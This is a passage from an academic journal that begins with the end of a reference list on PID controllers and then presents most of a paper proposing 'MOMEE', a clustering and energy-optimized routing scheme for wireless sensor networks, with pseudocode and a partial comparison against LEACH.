[12] A. Zamani, S. M. Barakati, S. Yousofi-Darmian, “Design of a fractional order PID controller using GBMO algorithm for load–frequency control with governor saturation consideration,” ISA Transactions, Vol. 64, pp. 56-66, September 2016.

[13] M. Z. Al Faiz and S. A. Sadeq, “Particle Swarm Optimization Based Fuzzy-Neural Like PID Controller for TCP/AQM Router,” Intelligent Control and Automation, pp. 71–77,2012.

[14] C. JIA, T. BAI, X. SHAN, F. CUI, S. XU, “Cloud Neural Fuzzy PID Hybrid Integrated Algorithm of Flatness Control,”Journal of Iron and Steel Research, International, Vol. 21, Iss.6, June, pp. 559-564, 2014.

[15] B. Xing; L. Yu; Z. Zhou, “ Composite single neural PID controller based on fuzzy self-tuning gain and RBF network identification,” The 26th Chinese Control and Decision Conference,2014.

[16] M. L. Zegai; M. Bendjebbar; K. Belhadri; M. L Doumbia; B. Hamane; P. M. Koumba ,“Direct torque control of Induction Motor based on artificial neural networks speed control using MRAS and neural PID controller,” Electrical Power and Energy Conference (EPEC), pp. 320 – 325, 2015.

[17] B. Saidi; M. Amairi; S. Najar; M. Aoun , “Multi-objective optimization based design of fractional PID controller,” 12th International Multi-Conference on Systems, Signals & Devices (SSD),pp. 1-6, 2015.

[18] P. Shah, S. Agashe , “Review of fractional PID controller,” Mechatronics, vol. 38, pp. 29-41,September 2016.

[19] D. Bai; C. Wang, “ Parameter calibration and simulation of fractional PID controller for hydraulic servo system,” 2016 Chinese Control and Decision Conference (CCDC), pp. 1704 – 1708, 2016.

[20] I. K. Ibraheem,W. R. AbdulAdheem, “On the Improved Nonlinear Tracking Differentiator based Nonlinear PID Controller Design, ”International Journal of Advanced Computer Science and Applications(IJACSA), Volume 7 Issue 10, 2016.

[21] Z. Xiu, W. Wang, ‘A Novel Nonlinear PID Controller Designed By Takagi-Sugeno Fuzzy Model’, Proceedings of the 6th World Congress on Intelligent Control and Automation, June 21 - 23, Dalian, China, 2006.

[22] K. Tanaka, H. Wang, ‘Robust Stabilization of a Class of Uncertain Nonlinear Systems via Fuzzy Control: Quadratic Stabilizability, H-infinity Control Theory, and Linear Matrix Inequalities’, IEEE Transactions on Fuzzy Systems, Vol. 4, No 1, February 1996.

[23] L. Ma, F. Lin, X. You, Trillion Q. Zheng, ‘Nonlinear PID Control of Three-Phase Pulse Width Modulation Rectifier’,Proceedings of the 7th World Congress on Intelligent Control and Automation June 25 - 27, 2008.

[24] D. Haibin, W. Daobo, and Y. Xiufen, ‘Realization of nonlinear PID with feed-forward controller for 3-DOF flight simulator and hardware-in-the-loop simulation’, Journal of Systems Engineering and Electronics Vol. 19, No. 2, pp.342–345,2008.

[25] H. Huang, J. Han, ‘Nonlinear PID Controller and Its Applications in Power Plants’, IEEE International Conference on Power System Technology, pages 1513 - 1517 vol.3, 2002.

MOMEE: Manifold Optimized Modeling of Energy Efficiency in Wireless Sensor Network

Rajalakshmi M.C.
Research Scholar
University of Mysore
Karnataka, India

A.P. Gnana Prakash
Associate Prof.: Dept. of Studies in Physics
University of Mysore
Karnataka, India

***Abstract*—Although adoption pace of wireless sensor network has increased in recent times in many advance technologies of ubiquitous-ness, but still there are various open-end challenges associated with energy efficiencies among the sensor nodes till now. We reviewed the existing research approaches towards energy optimization techniques to explore significant problems. This paper introduces MOMEE i.e. Manifold Optimized Modeling of Energy Efficiency that offers novel clustering as well as novel energy optimized routing strategy. The proposed system uses analytical modeling methodology and is found to offer better resiliency against traffic bottleneck condition. The study outcome of MOMEE exhibits higher number of alive nodes, lower number of dead nodes, good residual energy, and better throughput as compared to existing energy efficient routing approaches in wireless sensor network.**

Keywords—Wireless Sensor Network; Energy Efficiency; network Lifetime; Optimization; Battery

I. Introduction

The concept of wireless sensor network has undergone a tremendous change in last decade. Conventional theory says that it was all about a network of uniformly or randomly distributed sensor nodes being monitored by single / multiple base station [1][2]. Such sensor nodes are quite smaller in size and have lower computational capability as well as restricted resource availability [3]. Once the sensors are deployed over the area that are required to be monitored remotely, they starts capturing the raw environmental data using Time Division Multiple Access (TDMA) and forward it to the sink or base station. This process is called as data aggregation [4]. Theoretical study and frequently used research-based study considers three types of nodes i.e. i) member node, ii) cluster head, and iii) base station as the prime actors playing crucial role in communication process. At the same time, clustering mechanism is an extremely critical concept before talking about communication. All the nodes that are dispersed in the area should be subjected to clustering mechanism so that there is proper organization of communication in order to assists in data aggregation process. Majority of the clustering mechanism carried out till date converges towards a concept of cluster head selection process, where 99% of the work done is by considering maximum residual energy as the prominent criteria towards selection of cluster head. However, this is not true and there is various research works where researchers have chosen non-energy parameters too in the selection process. At present, there are various studies being carried out towards enhancing clustering process [5], routing process [6], load balancing process [7], and traffic management process. Unfortunately, very less number of works has been found to be attained a height of standards. It is said that every sensor nodes works on the principle of 1st order radio-energy model [8][9] in order to balance energy and communication trade off. Still, optimal solution has not being received. It is known that a sensor (i.e. cluster head) is allocated a specific amount of transmittance energy during data aggregation, which is higher compared to other nodes (i.e. member nodes). It will mean that every cycle of data aggregation witnesses a declination of number of active nodes. This problem is very hard to be solved. It is because if the application of sensors calls has apriori information of incoming signals than it is somewhat feasible to control the energy consumption by an alternative measures. But majority of the sensor applications are used in a scenario where incoming traffic generation is quite uncertain (e.g. habitat monitoring, natural calamities monitoring, health monitoring, etc). This causes uneven rate of dissipation of energy per clusters during each rounds of data aggregation. Hence, majority of the research attempts fails to prove efficiency of energy as such real-time uncertainty problems are less considered. Although, there are various research work towards optimization in wireless sensor network, there is a less benchmarked work with respect to energy efficiency. This problem has multi-facet negative effect on communication performance with all forms of declinations towards Quality-of-Service (QoS) parameters. The problem becomes much worst when we realize the upcoming usage of wireless sensor network in Internet-of-Things (IoT) that integrates sensors with cloud environment. This will definitely pose a massive challenges towards sensor network in order to be capable of assisting in pervasive computing e.g. IoT.

Therefore, this paper introduced a novel multi-level optimization process that retains good balance between energy consumption and optimal QoS performance. Section II discusses about the recent research work being carried out towards addressing energy consumption problem followed by problem identification in Section III. The contribution of proposed system is discussed in Section IV followed by elaboration of research methodology in Section V. Algorithm implementation is discussed in Section VI followed by result analysis. Finally, summarization of the work and findings are briefed in conclusion in Section VII and section VIII concludes future work of the research.

II. Related Work

Our prior study has discussed about various research techniques associated with solving the problems of energy dissipation in wireless sensor network [10]. We update some of the recent work done towards energy efficiency that is claimed to enhance the network lifetime.

Most recently, the work carried out by Wu et al. [11] have addressed the problem with delay as well as energy by introducing a unique optimization technique especially in flooding schemes. A routing scheme characterized by duty cycle was introduced along with enhanced minimum spanning tree. The study outcome was found to provide 20-60% of energy conservation. Kumar and Chaturvedi [12] have presented a technique of energy conservation using clustering-based approach and fuzzy logic considering static multiple sink nodes. A very new concept of wireless power transmission was discussed by Hong et al. [13] that uses selective patterns of beam. It consists of charging and transmission state. The presented technique mainly emphasized over allocation of charging power using optimization principle considering channel state information. Latif et al. [14] have presented a study that addresses energy outage in the dense area of node deployment considering the case study of underwater sensor network. The study outcome was assessed using delay, energy, coverage, rate of packet reception. The resultants show better improvement over coverage and its direct effect on energy efficiency. Similar direction of the work was carried out by Manju et al. [15] where the problem of energy efficiency and network lifetime was discussed. A heuristic-based approach was presented for identifying the significant targets in wireless sensor network. The study outcome show better improvement of network lifetime. Nayak and Anurag have presented a technique where fuzzy logic was used for enhancing the performance of clustering in wireless sensor network. Such forms of approaches are abundant to be seen in the literatures and are highly repetitive nature. The work carried out by the Pilloni et al. [17] has also addressed energy problems in sensor network. The authors have used gossip-based distributed approach in order to perform asynchronous optimization that directly assists in energy conservation among the sensors.

The problems of energy hole has been addressed in the work carried out by Ren et al. [18] where a temporal and spatial relationship has been discussed in order to do this. Wang et al. [19] have presented a unique optimization modeling that incorporates mobility in order to overcome the communication problems in sensor network. The base station is made mobile that perform data aggregation in order to increase the rate of data aggregation and minimize the energy consumption involved in the process. A distributed algorithm is design that fine tunes provisioning of link, data rate, and perform flow routing during any forms of variance on energy. The outcome was found to offer better energy conservation assessed in both static and mobile aggregation of data. Liu et al. [20] have introduced combined channel as well as network coding technique for energy optimization. The assessment has used bit error rate as well as standard fading and noisy channel where the study outcome shows that energy required for precise decoding is highly minimized over increasing noise. Pourazarm et al. [21] have jointly discussed the problem of energy efficiency as well as security in sensor network. An interesting solution is provided by this technique which renders uniform energy dissipation using non-linear optimization technique. An allocation policy for energy was introduced by the author in this regards. Tabus et al. [22] have used linear programming as the optimization technique for enhancing the network lifetime. The technique introduces a reconfigurable chain topology in order to increase the scheduling between the base station and network. This process significantly increases energy conservation in wireless sensor network. Wan et al. [23] have presented a technique based on polynomial equation in order to enhance the network lifetime. The technique introduces a specific scheduling process for the node to switch between wake-up and sleep mode. The study outcome was found to improve the network lifetime. Adoption of cross layer based approach for the purpose of energy optimization was seen in the study of Xu et al. [24]. The authors have developed a stochastic-based modeling over discrete time along with Lyapunov factor for better optimization performance. A new energy modeling concept was introduced by the author along with a pricing model followed by formation of various objective function. Testing using multi-channel sensor network, the result shows higher backlogs and satisfactory rate achievement of the presented technique.

The process of routing is always linked with energy consumption in sensor network where various non-linear programming aspects have already been discussed in recent times. The work carried out by Cassandras et al. [25] have presented a model that emphasize on the problem of allocation of energy and routing behaviour. This work is exactly similar to the work carried out by Pourazarm et al. [21]. Demigha et al. [22] have also addressed the problem of energy optimization by introducing linear programming with binary integers. The study chooses to work under the constraint of data accuracy as it emphasize on the correlational analysis of the aggregated data by the sensor nodes. The technique also incorporates a heuristic-based solution that enhances the optimization performance. Habibi et al. [27] have discussed about significance of cooperative routing and its possible impact over network lifetime. The technique was focused on reduced complexity design for its optimization. Li et al. [28] have discussed a technique that uses multiple-input multiple-output approach using cooperative transmission. The assessments of the presented concept were studied with respect to intra and inter clustering using packet error rate. The overall performance of the system was carried out considering energy consumption. The study outcome shows that fine-tuning the clustering has positive effect over the energy consumption. Lee et al. [29] have used bio-inspired algorithms in order to enhance the network lifetime of wireless sensor network. The authors have addressed the problem of coverage and associated with energy consumption. The authors have modified the conventional Ant Colony Optimization to obtain better outcomes. Ramachandran and Sikdar [30] have utilized population matrix in order to model the enhancement framework towards network lifetime. Hence, recent research contributions do have significant contribution towards energy problems and has evolved up with various optimization plans. The next section discuss about the problems identified in the existing research work.

III. Problem Identification

This section discusses about the problems that has been explored after reviewing the existing research towards addressing the energy efficiency problems in wireless sensor network.

A. More usage of Conventional Clustering

The existing conventional technique of clustering mainly focuses on selection of cluster head on the basis of higher residual energy. However, it doesn't emphasize much on the optimal positions of the candidate nodes with respect to multiple criteria that could possibly offer optimal routing performance. Maximum focus was given on routing approaches and less on clustering causing less improvement in network lifetime.

B. Less number of simpler Optimization Approaches

Optimization is the only best alternative for performance upgrading among resource-limited sensors. However, usages of existing optimization techniques are higher recursive in nature and are definitely not proactive in nature. This results in biased performance outcome and contributes to computation and communication trade-off. A simple optimization technique not only ensures lower resource allocation but also ensures the sustenance capacity for the longer duration of time.

C. Less Control over Energy Factor

Existing energy efficient or energy-aware routing techniques is mainly focused on forming a new routing strategy without much work in energy modeling. The overall outcome of such routing operation however is shown to have positive effect on energy conservation among the sensor networks. In reality, it doesn't lower any forms of energy deterministically. Hence, it is quite uncertain if such technique will always maintain similar energy efficient characteristics on different conditions of traffic especially at bottleneck condition.

D. Computation Communication Tradeoff

At present none of the research techniques bridges the gap between communication performance and computation performance. Inclusion of higher order algorithms and iterative approaches for solving problems only enhances communication performance leading computation problems aside. A sensor node cannot process more due to its limitation of 2-4 KB of RAM size. Hence, sophisticated algorithm inclusion (normally in clustering) will result in more number of processing that cost the energy factor leading to lower number of the nodes.

Therefore, it can be seen that although there are various research work being carried out towards energy enhancement, routing, optimization etc. but majority of them suffers from the above mentioned problems that are still unsolved. Hence, the problem statement can be cited as "*to develop a simple non-recursive and manifold optimization technique that provides more control over the energy optimization on adverse traffic condition in wireless sensor network.*" The next section discusses about the contribution of the proposed system in the form of adopted research methodology.

IV. Proposed Methododology

In a continuation of our prior studies [31], [32], [33], the proposed study introduces a technique where a multiple-level of optimization is carried out for the purpose of enhancing the network lifetime of wireless sensor network. The complete work has been carried out considering analytical methodology. Our schematic architecture is shown in Fig.1. The discussion of the component blocks of the architecture with respect to the adopted methodology is illustrated in this section as follows:

A. Sensor Parameter Initialization

The implementation of the proposed study was carried out considering number of sensor adhering to the specification of MEMSIC nodes [34]. We also vary the position of the base station in order to ensure that proposed MOMEE ensures similar performance irrespective of any position of the base station. Inclusion of base station was carried out as majority of the mechanism consider base station either outside of simulation area or is fixed on a particular area of simulation. Hence, in order to break this myth of base station uniform location, we keep it variable. The study also considers packet length as well as initialized energy.

B. Algorithm for Clustering

Majority of the existing mechanism of clustering is carried out on the basis of higher residual energy. In compliance with standard clustering, we also choose probability of certain nodes to be become cluster head and perform computation of the cardinality of clusters to be formed in the entire cycle of data aggregation. We offer a novel empirical approach to compute cluster cardinality, which cannot be seen in any existing clustering mechanism. Apart from this, we construct a matrix that has apriori information of the cluster heads and keeps on updating after successful completion of data aggregation. This offers faster selection process of cluster head in next cycle in order not to disrupt the pace of data transmission. At the same time, cluster head is also selected on the basis of the superior positioning of candidate nodes. Not all the nodes become cluster head in our approach. The advantage of this methodology is that MOMEE offers significant support to multihop routing where decision of stabilized routing should take place faster.

C. First Order Radio Energy Model

It was necessary to ensure complete compliance of proposed energy modeling with respect to first order radio-energy model in wireless sensor network. The primary advantage of adopting this modeling is that comparative analysis with any existing hierarchical routing protocol becomes easier. Moreover the elementary concept of first order radio model significant helps in ensuring the fact that proposed simulation-based study is in adherence to near real-time sensory applications in wireless sensor network. Testifying the effectiveness of MOMEE with respect to hardware circuit components and antenna management becomes easier when the design principle is in the order to first order radio-energy model in wireless sensor network.



Sensor Parameter Initialization
Number of Sensors
Length of Packets
Base Station Position
Initial Energy
Algorithm for Clustering
Probability *p* of CH
Cluster cardinality c_{car}
Forming ϕ (cluster matrix
First Order radio Energy Model
Algorithm for Energy Optimized Routing
Traffic Bottle Neck
Node Density
Route Selection
Nodes with Higher Residual Energy
Good Positioning Nodes
Shortest Path Algorithm
Minimized Transmittance Energy
$E_{TX(route)}$

Fig. 1. Schematic Architecture of MOMEE

D. Algorithm for Energy Optimized Routing

Majority of the existing approaches offers communication in energy optimized path and for that an algorithm is written to explore such path. But different from existing approach, we not only explore such path but also offer two novel contribution viz. i) incorporate manifold optimization and ii) reduce the transmittance energy. This methodology too cannot be seen to be attempted on any prior research technique. From the viewpoint of resource allocation, we strongly believe that transmittance energy of cluster head is quite higher than other nodes (member and candidate). At the same time, it is not directly possible to lower the transmittance energy if the packet is bigger in size. Hence, we introduce traffic bottleneck as well as node density upon whose presence a perfect route has to be selected. Using the proposed principle of manifold optimization, we ensure that a route is selected on multiple criteria e.g. nodes with higher residual energy, good positioning of nodes, and shortest path algorithm. The good position of the node will mean the best position which will cause lower overhead in communication, is near to base station, and have sufficient residual energy compared to its adjacent nodes. Apart from this, the proposed mechanism also offers a random orientation as a fast route finder handler in order to find congestion free routes and takes binary decision of either opting or rejecting the considered selected path. Hence, our proposed mechanism has non-recursive optimization step with better and practical logic for selection of path. Not only this, once the path is selected, we develop an empirical operator that minimizes the transmittance energy to a very large extent. Hence, the objective function created for this purpose itself ensures that i) MOMEE must perform multi-criteria selection of stabilized routes and ii) only the routes will be chosen that offer reduction possibility of transmittance energy.

Therefore, it can be now seen that proposed MOMEE offers a comprehensive scheme of power and routing management that is mainly meant for enhancing the network lifetime. Adherence to first order radio energy model is also another reason of higher applicability of proposed system on sensory application that demands more power and needed to be operated in adverse environment for longer duration. The next section discusses about algorithm implementation.

V. Algorithm Implementation

This section discusses about the algorithm that has been used for the purpose of implementing proposed MOMEE concept in wireless sensor network. Basically, there are two prominent algorithms responsible for incorporating the concept of manifold optimization i.e. i) Algorithm for Clustering and ii) Algorithm for Energy Optimized Routing. Both the algorithms considers traffic bottleneck as the vital traffic condition arising from uncertainty problem in traffic management by the sensor nodes.

A. Algorithm for Clustering

The prime purpose of this algorithm is to offer a novel mechanism of clustering. This algorithm takes the input of *E* (initialized energy), *n* (sensors), c_{car} (cluster cardinality), *p* (probability), and *B* (Boundary) which after processing leads to the generation of ϕ (cluster matrix). The steps involved in the algorithm are as follows:

```
Algorithm for Clustering
Input: $E, n, c_{car}, p, B$
Output: $\phi$
Start
1. init E, n(rand(x,y))
2. $c_{car} \rightarrow |z^2 - n.p|$, where z=1, 2, …
3. construct $\phi = f[\phi, \sqrt{\phi}], \phi \Rightarrow [\arg_{\min}(c_{car})]^2$
4. For i=1:n
5.    $[x_{temp}, y_{temp}] \rightarrow [x(i), y(i)]$
6.    If $[x_{temp}, y_{temp}] > B[i]$ && $[x_{temp}, y_{temp}] < B[i+1]$
7.       Flag $\phi$ $(x_i, y_i)$ //cluster ID
8.    End
9. End
End
```

The algorithm performs initialization of the energy with respect to first order radio-energy model (Line-1). At the same time, all the sensors are randomly dispersed within the simulation area (Line-1). The position of the base station could be anywhere within the simulation area. We define the cardinality of the cluster heads c_{car} using two parameters i.e. i) an integer *z* and ii) rounded number of cluster heads computed as product of sensors *n* and probability *p* (Line-2). This decision of clustering is different compared to any existing system as cumulative clusters ϕ are decided depending on the alive nodes only as well as probability (Line-3). For cost-effectiveness, we compute the clusters with minimum arguments and thereby formulate a final cluster matrix ϕ (Line-3). A manifold optimization is implemented by creating a squared matrix of size square-root ϕ and its elements are formed column wise from. The process of new positions of the nodes (x_{temp}, y_{temp}) is checked (Line-5) for all the sensors (Line-4) and the cluster is formulated on this basis. It is also ensured that only the nodes within the boundary B will be chosen for clustering mechanism (Line-6). This information is stored as a cluster Id in final cluster matrix ϕ (Line-7), which will be updated on the basis of cycle of data aggregation and formation of new clusters in the progressive process. Hence, all the clusters formulated can be said to be well positioned and all the cluster head have good amount of residual energy. Hence, we don't perform clustering only on the basis of residual energy but also on the basis of well-defined position where communication vector and its frequencies of data transmission is higher. The purpose is to maintain balance between increased communication performance and controlled manner of energy dissipation. However, algorithm for clustering is only focused on clustering while algorithm for optimized routing is mainly responsible for minimizing energy dissipation.

B. Algorithm for Energy Optimized Routing

This algorithm is primarily responsible for finding the energy efficient routes. The significant contribution of this algorithm is that it performs minimization of reduced transmittance energy. The primary input for this algorithm is τ (traffic bottleneck) as well as it also uses γ (Signum function) which upon processing results in $E_{TX(route)}$ (Energy Efficient Route). The steps involved in the algorithm are as follows:

```
Algorithm for Energy Optimized Routing
Input: $\tau, \gamma$
Output: $E_{TX(route)}$
Start
1. init $\tau$
2. $n_\tau \rightarrow [n * \tau]$ //No. of  bottleneck node
3. $O_{rand} \rightarrow 2\pi.rand(n)$ //random orientation
4. If r=1:n
5.   If (x(r),y(r))<density ||(x(r),y(r))>A-density)
6.     rotate(r)$\rightarrow$1
7.   else
8.    rotate(r)$\rightarrow$0
9.  If rotate(r)=0
10.   $O_{rand}(r) \rightarrow O_{rand}(r) + \gamma.rand(n).const$
11.   $O_{rand}(r) \rightarrow \theta\ (O_{rand}(r))$
12.    route$\rightarrow$[x(r),y(r)+const.$\Delta(O_{rand}(r))$]
12.  else
13.   route$\rightarrow$[ $\psi$(x(r),y(r))] // $\psi \rightarrow$linearly spaced vector
14.  route$\rightarrow$dijkstra
15. $E_{TX} \rightarrow FREM(d, msg_{size})$
16. $E_{TX(route)} \rightarrow [E - 2.E_{TX}]$
17. transmit mesg
End
```

The algorithm first initializes τ (traffic bottleneck) (Line-1) and computes number of the sensors suffering from traffic bottleneck. So, we represent n_τ as the number of bottleneck sensors (Line-2). A random orientation is formulated in Line-3 in order to find the best node to be selected for upcoming routing mechanism (for data aggregation). An argument *r* is formed that considers all nodes (Line-4) and checks of the new position of the node have higher node density (Line-5). For positive case of traffic (with low density), a new path is selected for the next neighbor nodes (Line-7) or else it is rejected (Line-8). As a part of manifold optimization, we further add more random parameters with Signum function in order to offer the node a positive or negative direction of routing (Line-9-Line-10). A function of angle θ is formulated which offers condition if the angle of communication vector is more than or less than 2π (Line-11). If the angle is found to be more than 2π, we subtract the angle with 2π or else we add it. Finally, a route is selected on the basis of this new position of the nodes. We also use network related constants *const* and *Δ* for further adding a new layer of optimization (Line-12). Hence, Line-10-12 will be executed for the condition of there is no rotation (i.e. for static nodes). However, for mobile nodes, we use linearly spaced vector ψ among the existing and new position of the nodes to form a communication path (Line-13). We also apply shortest path algorithm to form this route (Line-14) as well as we apply First Order Radio-Energy Model (FREM) considering Euclidean distance and size of message in order to compute transmitted energy (Line-15). We further minimize the transmittance energy of cluster head E_{TX} by subtracting it with twice of E_{TX} computed on the selected route (Line-16) and then transmit the message (Line-17).

Hence, the proposed system offers comprehensive steps in order to perform clustering based on superior node position and then performs routing on the path that are free from bottlenecks and more stabilized nodes (nodes with higher threshold residual energy). The next section discusses about the outcome accomplished from the proposed study of MOMEE.

VI. Result Analysis

This section discusses about the outcomes accomplished from the proposed implementation of MOMEE. We consider 100 sensors dispersed randomly in 1200x1500 m^2 of simulation area. The base station can have variable position within the simulation area with 0.05 probability value of cluster head, 0.5 Joule as initial energy, 2000 bits as packet length, and 0.2 as traffic bottleneck. All these variables can be amended to offer an increasing scope of assessment of proposed system. In order to perform assessment of its effectiveness, we consider comparing the outcome of the proposed MOMEE with conventional LEACH algorithm [35] that offers standard energy efficiency. We also choose to compare with the most recent work being carried out by Siavoshi et al. [36]. The reason behind considering this work is because i) similar objective of multi-level optimization technique and ii) similar goal of energy efficiency. The authors have presented a protocol that offers multi-layered clustering of distributed nature and minimizes the operations during intra-clustering in order to minimize the residual energy of the nodes. It was noticed that selection of the cluster head was completely carried out on the basis of the residual energy. It also performs selection of next hop and its study outcome was found to be better than LEACH. We do minor change the values of simulation variables in order to retain similar parameters to be used in LEACH, Siavoshi et al. [36] and proposed MOMEE. On 2500 simulation rounds, we choose to consider number of alive nodes, dead nodes, residual energy, and throughput as the prime performance parameter for this comparative analysis. All the outcomes were collected only after the entire network has witnessed complete node death for all the considered techniques.




Fig. 2. Number of Alive Nodes




Fig. 3. Number of Dead Nodes

Fig.2 and Fig.3 shows the comparative performance analysis where it can be seen that proposed system offers better retention of nodes with good residual energy compared to existing system. Although the work carried out by Siavoshi et al. [36] has discussed that their protocol to be better than LEACH, but we don't find much significant difference if we consider the higher node density with traffic bottle necks. The prime reason behind this is the approach of Siavoshi et al. [36] offers too much rule-base checks in order to perform clustering which an added operation is carried out by every node causing higher depletion of energy. However, in presence of dense network and variable traffic bottle necks, the energy depletion is nearly same for which both LEACH and Siavoshi et al. [36]

couldn’t last more than 1500 rounds. On the other hand, we perform all such operation in the form of clustering matrix causing 90% lower load of updating, querying, by any node during routing. Hence, routing is not only faster but also maintain computation and communication balance resulting in good number of sensor nodes with enhanced network lifetime.




Fig. 4. Residual Energy Analysis

A closer look into Siavoshi et al. [36] approach shows better than LEACH till certain extent but owing to usage of apriori rules the declination of the residual energy is almost linear causing faster node death. As LEACH doesn’t have such usage of rule sets so it manages to retain good residual energy till 1400 simulation rounds. However, it degrades faster energy as all the node (candidate head) irrespective of their position becomes cluster head resulting in node death. The process takes faster momentum in case of dense traffic condition. Proposed MOMEE offers a comprehensive policy where the reduction of transmittance energy takes place at any cost and this feature cannot be found in any existing energy-efficient routing in wireless sensor network. Hence, proposed MOMEE offers better residual energy in comparison with conventional baselines (i.e. LEACH and Siavoshi Approach).

